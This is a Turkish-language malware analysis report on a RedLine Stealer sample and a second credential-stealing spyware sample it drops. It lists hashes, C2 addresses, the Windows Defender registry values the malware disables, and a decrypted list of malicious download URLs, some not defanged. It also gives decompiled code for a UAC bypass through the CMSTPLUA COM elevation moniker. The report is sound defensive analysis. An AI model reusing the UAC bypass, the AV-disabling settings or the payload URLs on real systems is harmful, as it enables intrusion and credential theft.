RedLine
Malware Analizi

İçindekiler


MaxHolder.exe Analizi

Orjinal Dosya Adı	MaxHolder.exe
MD5	33d711ccfe4a4e9cbd37c99e25c13769
SHA1	781e0cdc5b1c72f217f54bedd2c2862c73604e89
SHA256	5d500524991ad1e6178b097b7ee5e270eef3710115b72a424b7fb2643490f992
FileVersion	10.24.0.1

RedLine Stealer malware ailesinin mensubu olan zararlı karşımıza EXE uzantılı olarak çıkmaktadır. Ana amacı kullanıcı kimlik bilgilerini çalmak olan bu zararlı drop edilecek olan zararlıları çalıştırmak için antivirüs bypass teknikleri uygulayarak zararlı işlemleri gerçekleştireceği yazılımları sisteme uzak sunuculardan indirmektedir.


Zararlının çalıştırılabilmesi için admin yetkilerinin onaylanması gerekmektedir.

```
<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
 <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
  <security>
   <requestedPrivileges>
    <requestedExecutionLevel level='requireAdministrator' uiAccess='false' />
   </requestedPrivileges>
  </security>
 </trustInfo>
</assembly>
```





Zararlı ilk olarak AV ürünlerin zararlı faaliyetlerini izlemelerini engellemek için Windows Defender ve Real-Time Protection, Behavior Monitoring gibi register değerlerinde değişiklik yaparak AV ürünlerinin monitör özelliğini bypass etmeyi amaçlamaktadır. Aktif ettiği register kayıtları ;

- DisableRawWriteNotification
- DisableIOAVProtection
- DisableRealtimeMonitoring
- DisableBehaviorMonitoring
- DisableScanOnRealtimeEnable
- DisableOnAccessProtection




AV ürünlerini bypass ettikten sonra drop edilecek diğer zararlıların adreslerini bulunduran dosyayı erişmek için WinHttpOpenRequest api'sini kullanarak 136[.]144[.]41[.]133/server[.]txt adresinden istekte bulunmakta. Sunucu kapalı durumda olduğundan 136[.]144[.]41[.]201 ip'li sunucuya aynı isteği yaparak server.txt dosyasını okumakta. Güncel server bilgisi "Host:37.0.11.41" olarak görünmekte.







Kurban bilgisayarın ip ve lokasyon gibi bilgilerine erişmek için kullanılan adresler şunlardır ;

- ipinfo[.]io/widget
- ipgeolocation[.]io
- https[:]//www[.]maxwind[.]com/en/locate-my-ipaddress
- db-ip[.]com
- maxwind[.]com/geoip/v2.1/city/me



37[.]0[.]11[.]41/base/api/getData[.]php adresiyle haberleşerek anahtar paylaşımı gerçekleştirmektedir. Ortak anahtarla şifrelenen veriler uzak sunucudan indirildikten sonra çözümlenerek drop edilecek zararlı dosyaların adresleri elde edilmektedir.





Anahtar alışverişi sonrasında elde edilen veri aşağıdaki gibi şifrelidir.

UGF3VFjer1+mH6rDPR1U4MfStuMXeRsT36Xw2axadEv/D8fgAlGUWJEzRhrhZls0ab0lOJGUqnNP9N01Bsnvry3L0KCEKDzaf5/05zfB
Hcnr+cOnN19YyWXaL6Xk+Nt2pW+k1tbkHyQBIvcZYAndvWfJkbI+EiFaQwHpVxlhvri0dIyzzNw+8cvy0g9wcMHTOExdU3TR2UNEbc
uC+KQzzU8iEs+q/jxft4BMGATqjTLG7Uoea3WVamb4t8uM9euP9ae6bgZhW7OZivVz0zuHWf8qMTyvj6cMLh1F86kBdaHsGl+8G0D3
mEf07TZD4LsagPGaRksFfl54ubh5Jou206uak9zvsWsztiHXG1c9yJqbtHAqY2YEAuRZfkSiAgmkgjRRPXZNCSA9dpUOu+OMFx6jHMb
CwDj+LqvBRlYk9WcYLJuNZVNEPTpnI+GkxbA69QwnC+TClWBrJAEr9cA+4HFyPB52WQN8hSV3bVLZUcnNDnlfcIMaFD2IVRFSx
L0yqHf9LNEmfMIgb9kP0q5zs3pn2iRMeUFav0wyxzCdVFvxXQUZSFjfqduTd7MdOYWJHzdWtxpeZzLSvVPEcWiBR+cqyjfJsWaDmtB
RyX2DhfT4NCcFSGaOGd+Zbd6R3BI4x5g/fnIYlhJWMK3QdEfmC3DyE0p7Qz8INbOQTcPsI0URB/6/40Apb5RpBfJAh/3eWgHtDkX7ny
2rUovktk5J1iY6Z6McILKgpqglAek5VUmYI50EJeXcFqhiOJhm27YltxqosowjrQ9scfUmOYEcH+z9DURD/m88/UByxaMkgU4gnfgSS/py
KO1qtn09nifGPr61EXj2gfcDqU9Gd22s6BsPU9MI9M6A6/xkCVziA1GeYL1U6LplvYgefgERAqRNDs87S/GyQm+ys2wuaRkyagv8vqlZH
5A4PLC8xtjHLqxt69Q5imBHvSx/3fZ/GhD0tnRCiTLCwltIrxQccXRJmfCKIv5omh85KuPtj+sVynpLu4y3sDXL/YY1ogEnUXvLYf8J0plq
vw1jtUemC6jE/G8fxWOvcSIUz+oJYpR15Jsmn/ORU7QOpsKgdtMU1L72e160k+vzHyf29IOjnMAQ7C9k8SJaYK4YcvbQJtlHK1hOzZe
WbwNBRQiIJf2+gp/LrFTCvISSXwHWeTSY5DIZzdFPyrbkDlVXN23Rd8mwE+g1WWWJtqrbtjxp+YzaY7MGiQbaXEHghpxlIFWBcyz3
Bf5N8qcdb3xN5wwV5/YZBH14uXk7FHziPp1JHCGOThqsVXGHvnrR18wyKyCkI41t+Xe7Tsjd10bt52DTYyllMPQnvlzHKp9vxzZBmgY
LKqCh68NC71EoiyhzqTOu9eWvFXVxKH9ArG/XnY1h/tyOT/8lXqzYdboYjs/BtPgLfTcrhWW6unO8RUmEsEZFH8ZVS7Af+b3uLl7HCt
XTc1V6cMi013Xwyaf/vTuvCT8pZOG38LP9nWoZ5Pa1fkXUdgIBbZYlsGGXwEjq47bjhB7xXC0LaCB36o8amrfn0fctYm+C3DWpcA8q
BccJNq0IiEycEMfdyqK3LiSdPDWwg6kv5kF1navLCIFdJKv0j1+qxv7iKA03ub1LIWK5py3Kson4AZwUAoMEYexPjgaUIXs8+hCuIal/+
NKsGDSZqOcxhaXA+jP5hPl6b1ggWuQnQTrmbqjnT0uqb158IFngGdBu/XMnPrFCdOJbyEoxs99Po8mJuu2o+W9bl5MeX0yE96REa1Ev
BrUwigXrdGCbo5fWzijo6YbJBlvqtVjAwVvX+HfLu4ucvIZBtqEVpxCTuyes2UMQtwLDu/YewDZa34HPwAOKL09gV7g0gqVMB7MoD
AWOraAhYcuZ/ItWRtdRafK+d8Wh2UDO4y+7UnGlx8ueTtOgye+TTkdFVh0556tZQ6Oy559YMO2RcIMTsyxIwItMPiZHrIZXay92EWd
v+K+1ai4=


Şifreli metin çözüldükten sonra drop edilecek dosyaların adresleri elde edilmektedir.

[{"id":"131","url":"https:\/\/cdn.discordapp.com\/attachments\/855697945679888404\/864858212527505428\/file2.bmp","args":""
},{"id":"132","url":"https:\/\/cdn.discordapp.com\/attachments\/855697945679888404\/864515165273325608\/file3.bmp","args":"
"},{"id":"136","url":"http:\/\/136.144.41.201\/WW\/file6.exe","args":""},{"id":"137","url":"http:\/\/136.144.41.201\/WW\/file7.exe",
"args":""},{"id":"138","url":"http:\/\/136.144.41.201\/WW\/file8.exe","args":""},{"id":"141","url":"https:\/\/cdn.discordapp.com\/att
achments\/849802777433341954\/849807598056112138\/Setup2.exe","args":""},{"id":"143","url":"https:\/\/cdn.discordapp.com\/
attachments\/849802777433341954\/851833670733266955\/jooyu.exe","args":""},{"id":"146","url":"https:\/\/a.xyzgame.vip\/userf
\/2201\/google-
game.exe","args":""},{"id":"156","url":"http:\/\/flamkravmaga.com\/pub4.exe","args":""},{"id":"158","url":"http:\/\/185.20.227.194\
/install.exe","args":""},{"id":"221","url":"http:\/\/136.144.41.201\/WW\/file5.exe","args":""},{"id":"222","url":"http:\/\/136.144.41.2
01\/WW\/file3.exe","args":""},{"id":"223","url":"http:\/\/136.144.41.201\/WW\/file1.exe","args":""},{"id":"224","url":"http:\/\/136.1
44.41.201\/WW\/file2.exe","args":""},{"id":"238","url":"http:\/\/136.144.41.201\/WW\/file10.exe","args":""},{"id":"242","url":"https
:\/\/cdn.discordapp.com\/attachments\/855697945679888404\/864742938050953216\/app.bmp","args":""},{"id":"254","url":"http:
\/\/www.anderesitebrauchen.com\/campaign1\/autosubplayer.exe","args":""},{"id":"269","url":"https:\/\/cdn.discordapp.com\/atta
chments\/847501113036374067\/864173005051920414\/eghaest_1.bmp","args":""},{"id":"271","url":"https:\/\/cdn.discordapp.co
m\/attachments\/847501113036374067\/864186695954858024\/Mix_11.07_Rebuild_.bmp","args":""},{"id":"285","url":"http:\/\/i.s
pesgrt.com\/lqosko\/p18j\/customer3.exe","args":""},{"id":"286","url":"http:\/\/everestsoftrade.net\/Toner-
RecoverSetup.exe","args":""},{"id":"287","url":"http:\/\/136.144.41.201\/WW\/kaguya.exe","args":""},{"id":"288","url":"https:\/\/cd
n.discordapp.com\/attachments\/855697945679888404\/864895330696953876\/racoon.bmp","args":""}]

Drop Edilen Zararlılar

1. https[:]//cdn[.]discordapp[.]com/attachments/855697945679888404/864858212527505428/file2[.]bmp
2. https[:]//cdn[.]discordapp[.]com/attachments/855697945679888404/864515165273325608/file3[.]bmp
3. http[:]//136[.]144[.]41[.]201/WW/file6[.]exe
4. http[:]//136[.]144[.]41[.]201/WW/file7[.]exe
5. http[:]//136[.]144[.]41[.]201/WW/file8[.]exe
6. https[:]//cdn[.]discordapp[.]com/attachments/849802777433341954/849807598056112138/Setup2[.]exe
7. https[:]//cdn[.]discordapp[.]com/attachments/849802777433341954/851833670733266955/jooyu[.]exe
8. https[:]//a[.]xyzgame[.]vip/userf/2201/google-game[.]exe
9. http[:]//flamkravmaga[.]com/pub4[.]exe
10. http[:]//185[.]20[.]227[.]194/install[.]exe
11. http[:]//136[.]144[.]41[.]201/WW/file5[.]exe
12. http[:]//136[.]144[.]41[.]201/WW/file3[.]exe
13. http[:]//136[.]144[.]41[.]201/WW/file1[.]exe
14. http[:]//136[.]144[.]41[.]201/WW/file2[.]exe
15. http[:]//136[.]144[.]41[.]201/WW/file10[.]exe
16. https[:]//cdn[.]discordapp[.]com/attachments/855697945679888404/864742938050953216/app[.]bmp
17. http[:]//www[.]anderesitebrauchen[.]com/campaign1/autosubplayer[.]exe
18. https[:]//cdn[.]discordapp[.]com/attachments/847501113036374067/864173005051920414/eghaest_1[.]bmp
19. https[:]//cdn[.]discordapp[.]com/attachments/847501113036374067/864186695954858024/Mix_11[.]07_Rebuild_[.]bmp
20. http[:]//i[.]spesgrt[.]com/lqosko/p18j/customer3[.]exe
21. http[:]//everestsoftrade[.]net/Toner-RecoverSetup[.]exe
22. http[:]//136[.]144[.]41[.]201/WW/kaguya[.]exe
23. https[:]//cdn[.]discordapp[.]com/attachments/855697945679888404/864895330696953876/6acon[.]bmp

Bu adreslerden indirilen zararlı yazılımların isimleri her indirmede rastgele belirlenmektedir. İndirilen zararlılar ShellExecute api kullanarak çalıştırmaktadır.



dM5ryOHofEtm1SLNlkpTtuWA.exe Analizi


Dosya Adı	dM5ryOHofEtm1SLNlkpTtuWA.exe
MD5	5f396405a7b59a50f88500a902a6eed0
SHA1	881e08477363bf59adbea69ea2c005d5f042cd58
SHA256	D2795ef3b6e6be4d8cef9d9a234c58eeabf381775675143b1edd45eaff5a27a5
FileVersion	1.0.0.1

Casus yazılım türündeki bu zararlı tarayıcı belleğinde tutulan ödeme bilgileri, kimlik bilgileri gibi önemli verileri çalmak için yazılmış bir zararlıdır. Kullanacağı fonksiyonların birçoğunu çalışma anında çözümlemektedir.


İlk olarak mevcut process'in admin yetkileriyle başlayıp başlamadığı kontrol edilmektedir.

```
pIdentifierAuthority.Value[3] = 0;
pIdentifierAuthority.Value[4] = 0;
pIdentifierAuthority.Value[5] = 5;
v1 = GetCurrentThread();
if ( !OpenThreadToken(v1, 8u, 0, &TokenHandle) )
{
  if ( GetLastError() != 1008 )
    return 0;
  v2 = GetCurrentProcess();
  if ( !OpenProcessToken(v2, 8u, &TokenHandle) )
    return 0;
}
if ( GetTokenInformation(TokenHandle, TokenGroups, 0, 0, &ReturnLength) )
  return 0;
if ( GetLastError() != 122 )
  return 0;
v4 = alloca(ReturnLength);
v5 = (int *)&v5;
TokenInformation = &v5;
if ( !&v5 )
  return 0;
if ( !GetTokenInformation(TokenHandle, TokenGroups, TokenInformation, ReturnLength, &ReturnLength) )
  return 0;
if ( !AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, 0, &pSid) )
  return 0;
v6 = 0;
```

Daha sonra zararlı kullanıcı hesap denetimini (UAC) bypass etmektedir. Bu işlemi CMSTPULA COM nesnesini kullanarak dllhost.exe üzerinden yetki yükseltmesi gerçekleştirerek yapmaktadır.




Dllhost.exe admin yetkileri ile çalıştığından dolayı bu uygulama üzerinden çalıştırılan komutlar da admin yetkisi ile çalışacaktır. Bu sayede kullanıcı denetimine uğramadan zararlı kendisini dllhost.exe yetkilerini miras alarak başlatmaktadır.




```
HRESULT v5; // [esp+0h] [ebp-23Ch]
int v6; // [esp+4h] [ebp-238h]
void *ppv; // [esp+8h] [ebp-234h] BYREF
BIND_OPTS pBindOptions; // [esp+Ch] [ebp-230h] BYREF
int v9; // [esp+20h] [ebp-21Ch]
WCHAR pszName[260]; // [esp+30h] [ebp-20Ch] BYREF

v5 = -2147467259;
ppv = 0;
if ( sub_13CF2E0(a1) <= 0x40u )
{
  sub_13CF1D0(&pBindOptions, 36);
  pBindOptions.cbStruct = 36;
  v6 = a3;
  if ( !a3 )
    v6 = 4;
  v9 = v6;
  sub_13CF270(pszName, aElevationAdmin);
  sub_13CF210(pszName, (_WORD *)a1);
  v5 = CoGetObject(pszName, &pBindOptions, riid, &ppv);
}
*(_DWORD *)a4 = ppv;
return v5;
}
```


Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}



```
if ( v17[46](
       -2147483646,
       L"SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\Google Chrome",
       L"InstallLocation",
       0,
       Dst,
       &v40)
  || (v18 = (int (__stdcall **)(int, const wchar_t *, const wchar_t *, _DWORD, char *, int *))sub_13B6F30()
      v18[46](
       -2147483646,
       L"SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\Google Chrome",
       L"Version",
       0,
       Src,
       &v39)) )
```

